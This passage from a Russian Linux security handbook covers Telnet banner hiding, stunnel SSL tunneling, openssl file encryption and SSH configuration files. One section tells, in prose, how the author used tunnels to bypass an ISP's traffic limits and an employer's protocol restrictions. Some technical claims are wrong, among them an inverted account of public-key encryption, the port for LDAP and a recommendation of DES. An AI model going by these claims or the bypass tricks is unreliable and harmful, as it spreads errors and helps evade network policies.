Trying 127.0.0.1
Connected to localhost
Escape character is '^]'.

ASPLinux release 7.3 (Vostok)
Kernel 2.4.18-15asp on an i686
Login:
```

Очень плохо, что мы видим подробную информацию о дистрибутиве и ядре. И все это становится известным еще до регистрации любому посетителю. Если хакер увидит открытый порт 23, то ему уже не надо будет мучиться для выяснения, какая у вас ОС и версия ядра, — достаточно подключиться к Telnet, и проблема решена.

Излишняя болтливость Telnet — большая дыра, с которой надо бороться в первую очередь. Приветствие, которое вы можете видеть при подключении, находится в файлах: /etc/issue и /etc/issue.net. Измените текст сообщения, например, следующим образом:

```
echo Текст > /etc/issue
echo Текст > /etc/issue.net
```

Здесь `Текст` — это новое приветствие. Можно прописать и ложную версию ядра:

```
echo Debian Linux > /etc/issue
echo Kernel 2.4.4 on an i686 > /etc/issue.net
```

Не думаю, что так можно кого-то сильно запутать, и на реальную безопасность подобный обман не влияет, поэтому большинство специалистов просто рекомендуют не показывать лишнего о своей ОС.

Проблема в том, что после перезагрузки содержимое файлов восстановится, и Telnet в приветствии снова покажет всю информацию о системе. Чтобы этого не произошло, после изменения текста приветствия можно установить на файлы с приветствием атрибут `+i`, который запрещает любые изменения:

```
chattr +i /etc/issue
chattr +i /etc/issue.net
```

Но главная проблема Telnet — не болтливость, а отсутствие безопасности. Утилита передает все команды в открытом виде, без шифрования. Если хакеру удастся каким-либо образом перехватить ваши пакеты, то он сможет увидеть не только выполняемые вами команды, но и пароли доступа.

5.1.4. r-команды

В Linux есть так называемые r-команды: `rlogin`, `rsh`, `rcp`, `rsync`, `rdist`. Мы не будем их рассматривать, потому что все они создают большие проблемы в безопасности. Если Telnet-клиент полезен для тестирования сервисов, то эти команды я включил в обзор только для того, чтобы вы удалили их из системы, исключив тем самым соблазн их использовать и возможность их применения хакером.

Все r-команды устарели и небезопасны, потому что позволяют подключаться к системе удаленно и при этом передают данные без шифрования.

5.2. Шифрование

Во времена рождения Интернета и первых сетевых протоколов еще не задумывались о безопасности. О ней стали думать только тогда, когда начали происходить реальные взломы и целые вирусные эпидемии. Одним из самых больших упущений

было то, что в большинстве протоколов данные по сети передаются в открытом виде, а сетевое оборудование позволяет прослушивать сетевой трафик.

В локальной сети есть свои особенности. Соединения могут осуществляться различными способами. От выбранного типа топологии сети зависит используемый вид кабеля, разъем и применяемое оборудование. Так, при подключении по коаксиальному кабелю соединение может осуществляться по двум схемам: или все компьютеры объединяются напрямую в одну общую шину, или они соединяются в кольцо, когда крайние компьютеры тоже соединены между собой (разновидность первого варианта). При использовании общей шины (рис. 5.1) все компьютеры подключены последовательно, и посылаемый пакет приходит ко всем компьютерам сети, а установленные на них сетевые карты проверяют адресата: если пакет направлен им, то принять, иначе — пропустить.




Рис. 5.1. Схема соединения компьютеров «Общая шина»

Компьютер обрабатывает только свои пакеты, но сетевая карта может видеть абсолютно все, что через нее проходит. И при желании, воспользовавшись утилитой для прослушивания трафика (сниффером), можно просмотреть все данные, проходящие мимо сетевой карты, даже если они предназначены не вам. А так как большинство протоколов пропускают пакеты в открытом виде, то любой хакер может прослушать сеть и выявить конфиденциальную информацию, в том числе и пароли доступа. Соединение по коаксиальному кабелю встречается все реже, и если подобный кабель и используется, то подключается он к специальному модему, а не к сетевой карте.

Схема подключения в общую шину не внушает доверия. При выходе из строя одного из компьютеров может нарушиться работа всей сети. Замыкание в кольцо отчасти снимает вопросы надежности, но не решает проблемы скорости и неудобства построения, обслуживания и использования такой сети.

При объединении компьютеров через центральное устройство: хаб (hub) или коммутатор (switch) — используется топология «звезда» (рис. 5.2). В этом случае компьютеры с помощью кабеля «витая пара» получают одну общую точку. Такая схема надежнее и позволяет работать на скорости в 100 Мбит/с и более.

Если в центре сети стоит хаб (простое и дешевое устройство), то все пакеты, пришедшие с одного компьютера, копируются на все узлы, подключенные к этому хабу. Таким образом, любой компьютер тоже может видеть пакеты других участников сети. Хабы так же выходят из моды, потому что коммутаторы стали намного дешевле. Даже в домашних сетях сейчас в большинстве случаев используются умные роутеры Wi-Fi.




Рис. 5.2. Схема соединения компьютеров «звезда»

При работе через коммутатор пакеты будет видеть только получатель, потому что коммутатор имеет встроенные возможности маршрутизации, которые реализуются в основном на уровне MAC-адреса (Media Access Control Address, адрес управления доступом к среде), который называют физическим адресом. Физический адрес — это 48-разрядный серийный номер сетевого адаптера, присваиваемый ему производителем. Он уникален, потому что у каждого изготовителя свой диапазон адресов (однако не стоит думать, что его невозможно изменить). К каждому порту коммутатора подключен компьютер с определенным MAC-адресом. Пакет направляется только на порт адресата, и другие участники сети его не увидят.

Существуют коммутаторы, которые умеют управлять передачей на уровне IP-адреса (логический адрес), как это делают маршрутизаторы (router). При этом пакеты отправляются исходя из логических, а не физических адресов, и коммутатор может объединять целые сети.

Но даже в случае использования коммутатора есть возможность прослушать трафик на сервере. Такое положение дел никого не устраивает, особенно при работе с конфиденциальными данными.

Переделывать существующие протоколы нереально, поскольку это накладно и в некоторых случаях просто невыполнимо, потому что потребует изменения всех существующих программ. С введением IPv6 разработчики учли некоторые недочеты старой версии IP, только вот 6-я его версия завоевывает популярность слишком медленно.

Уже найдено более удобное и универсальное решение — туннелирование (tunneling), которое позволяет программам удаленного доступа различных разработчиков взаимодействовать друг с другом, а также поддерживает несколько методов проверки подлинности, сжатия и шифрования данных. В общих чертах, туннелирование выглядит следующим образом (на примере FTP):

- на клиентском компьютере на определенном порту (Порт 1) вы должны запустить программу для шифрования трафика. Теперь, вместо того чтобы передавать

данные на удаленный компьютер, вам следует с помощью FTP-клиента соединиться с Портом 1 своего компьютера и направлять данные на него. Полученные данные будут шифроваться и передаваться по сети в закрытом программой шифрования виде;

- на удаленном компьютере на определенном порту запускается такая же программа — она принимает зашифрованные данные, дешифрует их и передает в открытом виде на порт FTP-сервера.

С помощью туннеля можно зашифровать протокол или работу программы, в которой шифрование изначально не реализовано. Для наиболее популярного протокола HTTP уже давно реализовали версию с шифрованием: HTTPS, для которой не нужно открывать отдельный тунель.

На рис. 5.3 показано, как происходит шифрование данных — все пакеты передаются через шифрующего их посредника. В настоящее время наиболее распространенным протоколом шифрования является SSL (Secure Sockets Layer, протокол защищенных сокетов). Он зарекомендовал себя как надежное средство обмена данными, и уже многие годы защищает транзакции в Интернете. Например, когда вы покупаете в электронном магазине какой-либо товар, то в этот момент организуется безопасное соединение с шифрованием, чтобы ни один злоумышленник не смог подсмотреть информацию о вашей кредитной карте. В момент подключения к серверу по HTTPS браузер автоматически запускает на компьютере клиента шифрование, в зашифрованном виде передает на сервер данные и в зашифрованном же виде получает ответы.




Рис. 5.3. Шифрование канала

Получается, что шифрование не изменяет протокол, он остается тем же самым TCP/IP, просто на сторонах клиента и сервера появляются посредники, которые шифруют и дешифруют данные. Использование такого метода очень удобно тем, что позволяет шифровать трафик любого протокола. И даже если в криптографиче-

ском алгоритме будет найдена ошибка, или в него будут внесены изменения для более качественного шифрования (например, с использованием более длинного ключа), то не придется вносить изменения в протокол. Достаточно обновить программу шифрования, и все новые возможности станут доступными.

Рассмотрим пример с веб-сервисом, который работает на порту 80. На сервере можно запустить программу шифрования, например на порту 1443, и все данные, которые будут приходить на него, станут дешифровываться и передаваться на порт 80. Если вы хотите предоставлять доступ к Сети только по протоколу SSL, то к порту 80 можно закрыть доступ извне при помощи сетевого экрана (о работе сетевого экрана мы подробно говорили в *главе 4*), а разрешить лишь подключения с сервера шифрования.

Адреса сайтов, которые защищены специальными ключами, начинаются с префикса **https://**. Буква **s** как раз и говорит о том, что соединение безопасно. Помимо этого, при подключении через браузер с включенным SSL где-либо в его окне: в строке состояния или в адресной — появляется значок с изображением висячего замка. Например, в популярном среди пользователей Windows браузере Internet Explorer (рис. 5.4, *а*) этот замок расположен в конце адресной строки, а в не менее популярном браузере Opera (рис. 5.4, *б*) — в ее начале.




Рис. 5.4, *а*. Безопасное соединение в браузере Internet Explorer




Рис. 5.4, *б*. Безопасное соединение в браузере Opera

Более точно определить тип используемого соединения можно по свойствам документа. Большинство браузеров имеют команду просмотра свойств загруженной страницы, вызвав которую можно увидеть и применяемое шифрование. Например, в Internet Explorer необходимо выбрать меню **File | Properties** (Файл | Свойства).

Перед вами откроется окно, как на рис. 5.5. Обратите внимание на поле **Подключение** (Connection). Информация в нем свидетельствует, что используется протокол TLS 1.2, 256-разрядное шифрование AES и RSA с 2048-разрядным обменом.

Для шифрования интернет-трафика нужен сертификат, который стоит денег. У таких сайтов, как Microsoft, Google и других сайтов с высокой нагрузкой, обработку запросов клиентов осуществляют весьма много серверов. Обычно серверы, которые обрабатывают запросы, находятся уже в защищенной сети, и к ним невозможно подключиться извне. Только определенный компьютер, который выполняет роль шлюза, может подключаться к ним. Он передает трафик извне и распределяет его по серверам. Эта достаточно простая схема, и она позволяет установить сертификат только на один-единственный сервер-шлюз. Он расшифровывает трафик и направляет его дальше уже не защищенным на определенный порт. А по номеру порта можно решить, является трафик защищенным или нет.




Рис. 5.5. Свойства документа в Internet Explorer

5.2.1. Программа stunnel

В ОС Linux для шифрования и дешифрования трафика чаще всего используется программа stunnel. Однако она лишь организует канал и выступает посредником, а для самого шифрования задействуется пакет OpenSSL, доступный в большинстве дистрибутивов Linux. Вероятно, он у вас уже установлен, а если нет, то его легко установить с помощью соответствующего RPM-пакета с инсталляционного диска. Более подробную информацию по OpenSSL и его последние обновления можно найти на сайте **www.openssl.org**.

В основу OpenSSL положено применение пары ключей: открытого и закрытого. С помощью открытого ключа можно только зашифровать данные, и он посылается клиентом на сервер по открытому каналу (отсюда и его название). Сервер использует его для шифрования, но для расшифровки необходим закрытый ключ, который известен только клиенту.

У программ OpenSSL и stunnel очень много параметров, и рассматривать все их здесь бессмысленно, потому что запомнить все проблематично, да и обычно не нужно. Лучше разберем реальный пример и познакомимся с наиболее часто используемыми.

Итак, давайте для начала запустим на сервере программу stunnel, которая будет расшифровывать входящий трафик и передавать его на какой-нибудь порт — на-

пример, 25 (здесь работает SMTP-сервер sendmail). Для этого выполните следующую команду:

```
stunnel -p /usr/share/ssl/cert.pem -d 9002 -r 25
```

Здесь используются три параметра:

- `-p` — ключ, после которого указывается SSL-сертификат авторизации, по умолчанию уже созданный во время установки ОС или программы stunnel и находящийся в файле /usr/share/ssl/cert.pem;
- `-d` — показывает, что туннель должен работать как домен. После этого ключа ставится IP-адрес (необязательный параметр) и порт, на котором нужно ожидать подключения. Если адрес не указан, как в нашем примере, то прослушиваться будут все интерфейсы локального компьютера. В качестве порта был выбран номер 9002. Все пришедшие на него данные считаются зашифрованными, и они будут дешифровываться для передачи на другой порт локального компьютера;
- `-r` — после этого ключа указывается имя компьютера (необязательный параметр) и порт, куда нужно передавать расшифрованные данные. Если хост не указан, то данные будут пересылаться на порт локального компьютера — в нашем случае на порт 25, где должен работать SMTP-сервер. Если данные предназначены другому компьютеру, то в качестве параметра укажите `192.169.77.1:25`, где `192.169.77.1` — это IP-адрес компьютера. Однако помните, что при этом незашифрованные данные будут пересылаться по сети, чего мы как раз пытались избежать.

Теперь рассмотрим запуск клиента. Тут все намного проще:

```
stunnel -c -d 1000 -r 192.168.77.1:9002
```

Здесь у нас появился еще один ключ: `-c` — он означает, что туннель создается для клиента (по умолчанию программа stunnel запускается в серверном режиме).

Помимо этого, в примере запуска клиента присутствуют и уже известные параметры: `-d` с указанием порта, на котором необходимо ждать подключения (значение 1000), и `-r`, в котором указывается адрес и порт для передачи зашифрованных данных.

Теперь достаточно настроить свою клиентскую программу так, чтобы при отправке почты она направлялась на порт (в нашем случае 1000) компьютера, где запущен stunnel-клиент, который будет шифровать данные и пересылать их на порт 9002 сервера с адресом 192.168.77.1. Там зашифрованные данные будет принимать stunnel-сервер, расшифровывать их и передавать на 25-й порт сервера.

Если на вашей системе включен сетевой экран и запрещены подключения по указанным портам, то описанные соединения сетевым экраном будут отклонены.

5.2.2. Дополнительные возможности OpenSSL

При запуске программы stunnel на сервере мы задали использование сертификата авторизации, но не сказали, как проверять его подлинность. Для указания уровня

проверки подлинности сертификата авторизации служит ключ -v, после которого идет число:

- 0 — нет никакой проверки;
- 1 — если сертификат присутствует, то он проверяется на подлинность. Если получен отрицательный результат, то соединение разрывается. Наличие сертификата не является обязательным, соединение может быть установлено и без него;
- 2 — сертификат является обязательным. Если сертификата нет, или он не является подлинным, соединение не может быть установлено;
- 3 — наличие сертификата обязательно, и помимо этого он должен присутствовать в локальном хранилище (специальный список). В этом случае с помощью опции -a нужно указать каталог, в котором находятся сертификаты.

Сервер SSL может расшифровывать трафик и передавать его на порт принимающей программы не только локального, но и другого компьютера. Таким образом, сервер SSL и сервер-получатель трафика могут находиться на разных компьютерах. Неплохо, чтобы сервер после расшифровки данных прятал IP-адрес клиента, с которого были отправлены данные, и это возможно, если указать опцию -T.

Во время установки пакета OpenSSL на вашем диске создаются сертификаты и пары ключей, которые используются для шифрования. Все это расположено в каталоге /usr/share/ssl/.

С помощью опции -n можно непосредственно указать протокол, с которым будет происходить работа. В настоящий момент поддерживаются POP3 (Post Office Protocol, протокол обработки входящих сообщений), SMTP (Simple Mail Transfer Protocol, простой протокол электронной почты) или NNTP (Network News Transfer Protocol, сетевой протокол передачи новостей).

Для большинства основных протоколов существуют номера портов, уже ставшие стандартом. Есть даже названия защищенных вариантов протоколов, которые, как правило, получаются за счет добавления к наименованию основного буквы s, как раз и указывающей на безопасное соединение через SSL. Эта информация приведена в табл. 5.1.

Таблица 5.1. *Список протоколов с номерами портов*

Протокол	Порт TCP при обычном соединении	Название SSL-варианта протокола	Порт TCP при SSL-соединении
HTTP	80	HTTPS	443
SMTP	25	SMTPS	465
LDAP	329	LDAPS	636
TELNET	23	TELNETS	992
SHELL	514	SSH	22
FTP	21	FTPS	990
FTP-DATA	20	FTPS-DATA	989

Таблица 5.1 (окончание)

Протокол	Порт TCP при обычном соединении	Название SSL-варианта протокола	Порт TCP при SSL-соединении
IMAP	143	IMAPS	993
POP3	110	POP3S	995
IRC	194	IRCS	994

Обратите внимание, что для протокола FTP требуется два защищенных канала: первый служит для управляющего соединения, а второй — для передачи данных. К этому мы еще вернемся в *главе 10*, когда будем рассматривать этот протокол.

5.2.3. Шифрование файлов

Некоторые серверы могут использоваться для хранения архивных данных, которые, несмотря на такой статус, должны быть скрыты от постороннего взгляда. Наилучший вариант защиты — шифровать файлы, чтобы никто не смог увидеть их содержимое, и пакет OpenSSL предоставляет нам такую возможность.

Шифрование необходимо не только для резервных копий файлов или архивных данных, но и для файлов с секретной информацией, которые необходимо передать по незащищенным каналам связи — например, через электронную почту или публичный FTP-сервер.

Для шифрования необходимо выполнить команду: `/usr/bin/openssl`, которая имеет следующий синтаксис:

```
/usr/bin/openssl алгоритм -in файл1 -out файл2
```

Количество используемых алгоритмов исчисляется десятками. Наиболее распространенным является DES (Data Encryption Standard, стандарт шифрования данных). Я тоже отдаю предпочтение именно ему. О поддерживаемых алгоритмах можно узнать на сайте разработчиков или по команде: `man openssl`.

Параметр `-in` задает входной файл, который необходимо шифровать, а после ключа `-out` указывается имя файла, куда сохраняется результат.

При дешифровании в команду необходимо добавить ключ `-d`. Соответственно, аргументом параметра `-in` задается зашифрованный файл, а параметра `-out` — имя файла для сохранения результата:

```
/usr/bin/openssl алгоритм -d -in файл2 -out файл1
```

В качестве примера зашифруем список паролей **/etc/passwd** в файл **/home/passwd** по алгоритму DES. Для этого выполним команду:

```
/usr/bin/openssl des -in /etc/passwd -out /home/passwd
```

В ответ на эту директиву программа попросит вас указать пароль и затем повторить его ввод, чтобы исключить возможные ошибки.

Выполните команду: `cat /home/passwd` и убедитесь в том, что содержимое этого файла нечитаемо.

Для расшифровки файла выполните команду:

```
/usr/bin/openssl des -d -in /home/passwd -out /etc/passwd
```

Таким нехитрым способом мы можем безопасно хранить копию файла с паролями. К теме резервного копирования мы вернемся в *главе 13*, которая будет полностью посвящена этому вопросу.

5.2.4. Туннель глазами хакера

Хакеры могут использовать туннели для своих целей. Например, несколько лет назад я был подключен к Интернету по технологии ADSL (Asymmetric Digital Subscriber, асимметричная цифровая абонентская линия). Это сейчас легко найти тарифы с безлимитным трафиком, а в начале 2000-х с этим были проблемы. В абонентскую плату входило всего 400 Мбайт трафика. Ну что такое 400 Мбайт? Для меня это день работы в экономном режиме, потому что общаться приходилось много, а из почтового ящика я иногда выкачиваю до 20 Мбайт в день. Превышение же лимита обходилось весьма дорого.

Как обойти ограничение и получить бесплатный трафик? Подобно большинству провайдеров, мой также предоставлял абсолютно бесплатный трафик со своих серверов, к которым можно было обращаться сколько угодно. Жаль, что на этих серверах ничего полезного не было, но полезным оказался сам такой подход.

В мою абонентскую плату входило 10 Мбайт серверного пространства для создания визитной карточки в Интернете. Максимум, что получалось там разместить, — домашнюю страничку. Но мне было нужно не это. Главное, что трафик с этого сайта ничем не ограничивался. И если установить на сервере программу туннелирования, то можно организовать соединение, как показано на рис. 5.6.

Итак, хакер подключается через программу stunnel к бесплатному веб-серверу, который находится на площадке провайдера. Оттуда весь трафик перенаправляется на какой-нибудь прокси-сервер в Интернете или напрямую передается веб-сайтам. За это также платить деньги не надо, потому что связь с веб-сервером в обе стороны бесплатна.

Таким образом, можно было скачивать не 400 Мбайт трафика, а целые гигабайты, и все бесплатно. Не знаю, остались еще где-то лимитированные тарифы, но в Канаде (где я живу) они до сих пор еще есть.

Еще один способ нестандартного использования туннелирования — расширение возможностей сетевого доступа. Например, в некоторых локальных сетях может быть запрещен какой-либо протокол доступа в Интернет. Мне довелось работать в организации, где было разрешено обращение к веб-сайтам только по протоколу HTTP. Все остальное было запрещено. Руководство мотивировало это тем, что пользователи не должны иметь возможность передачи файлов в Интернет, чтобы нельзя было отправить куда-либо секретную информацию.




Рис. 5.6. Подключение к Интернету через веб-сервер

Как обойти такое ограничение? Снова ставим туннель на веб-сервере, и можно использовать любой другой протокол, пряча весь трафик в HTTP, откуда туннель уже направляет данные на нужные порты с нужным протоколом.

Например, нам нужен доступ к FTP. На каком-нибудь сервере в Интернете на порту 80 (доступ к которому разрешен, потому что это стандартный порт для веб-сервера) ставим сервер туннеля и настраиваем его на подключение к нужному FTP-серверу. А на своем компьютере устанавливаем клиент. С помощью клиента соединяемся с портом 80 своего сервера и можем передавать данные, которые будут перенаправляться на нужный FTP-сервер.

Такие туннели уже не нуждаются в шифровании и могут быть реализованы с помощью несложных программ — например, сценариев на языке Perl. Для передачи пакетов не обязательно использовать HTTP. Подойдет практически любой протокол на основе TCP.

Как видите, абсолютно безопасная на первый взгляд и даже предназначенная для защиты технология превращается в средство взлома ограничений, которыми «наградил» вас администратор.

Если вы обладаете хорошими знаниями программирования на PHP или Perl, то можете написать веб-сценарии, которые на сервере будут обращаться к нужным вам ресурсам, чтобы работать с необходимым сервером через веб-браузер. Получится что-то похожее на работу с почтой через Сеть. Эта возможность есть на большинстве почтовых сервисов, и вам она должна быть знакома на практике.

5.3. Протокол SSH

Мы уже говорили о том, что Telnet не подходит для удаленного управления сервером, потому что далеко не безопасен. А желание и потребность в таком управлении есть. В больших сетях, как правило, задействованы несколько серверов, и бегать от одного монитора к другому накладно и неудобно. Любой администратор хочет сидеть за одним компьютером и удаленно управлять всем комплексом, используя при этом безопасные каналы связи.

Во время сеансов удаленного управления администратор передает по сети много конфиденциальной информации (например, пароли root), которая ни в коем случае не должна быть видна прослушивающим утилитам. Для обеспечения безопасной связи создано множество различных программ, но самой популярной стала SSH, которая сейчас поставляется в большинстве дистрибутивов Linux.

На Windows-серверах я часто использую утилиту Cygwin, в которой у меня работают различные скрипты. Cygwin — это аналог командной строки Linux под Windows, в которой есть практически все Linux-команды. Не знаю, как сейчас, но раньше в Cygwin, кажется, не было команды sudo, и чтобы получить права администратора, достаточно было просто соединиться по SSH-протоколу с локальной машиной. Открываем Cygwin, соединяемся с локальной машиной от пользователя root и выполняем команды уже от его имени.

Преимущество протокола SSH заключается в том, что он позволяет удаленно выполнять команды, но при этом требует аутентификации и шифрует канал связи. Важным моментом является и то, что даже пароли при проверке подлинности пользователя передаются в зашифрованном виде.

В настоящее время существуют две версии протокола SSH — с номерами 1 и 2. Вторая версия использует более стойкий алгоритм шифрования и исправляет некоторые ошибки предыдущей версии. В Linux сейчас поддерживаются обе версии.

Любопытно, что в ОС Linux за протокол SSH отвечает OpenSSH, для которого родной платформой можно считать другую UNIX-систему — OpenBSD — и который клонировался во все UNIX-платформы, в том числе и в Linux. Но даже сейчас в конфигурационных файлах можно иногда увидеть в комментариях имя OpenBSD.

Протокол SSH требует для работы настройки сервера и клиента. Сервер ожидает подключения и выполняет директивы пользователя, а с помощью клиента вы осуществляете соединение с сервером и посылаете запросы на выполнение команд. Таким образом, для нормальной работы вы должны правильно сконфигурировать обе части протокола.

5.3.1. Конфигурационные файлы

Все настроечные файлы протокола SSH находятся в каталоге /etc/ssh. Здесь можно увидеть следующий набор:

- файл конфигурации SSH-сервера — sshd_config;
- файл конфигурации SSH-клиента — ssh_config;

- файлы ключей для различных алгоритмов:
  - ssh_host_dsa_key;
  - ssh_host_dsa_key.pub;
  - ssh_host_key;
  - ssh_host_key.pub;
  - ssh_host_rsa_key;
  - ssh_host_rsa_key.pub.

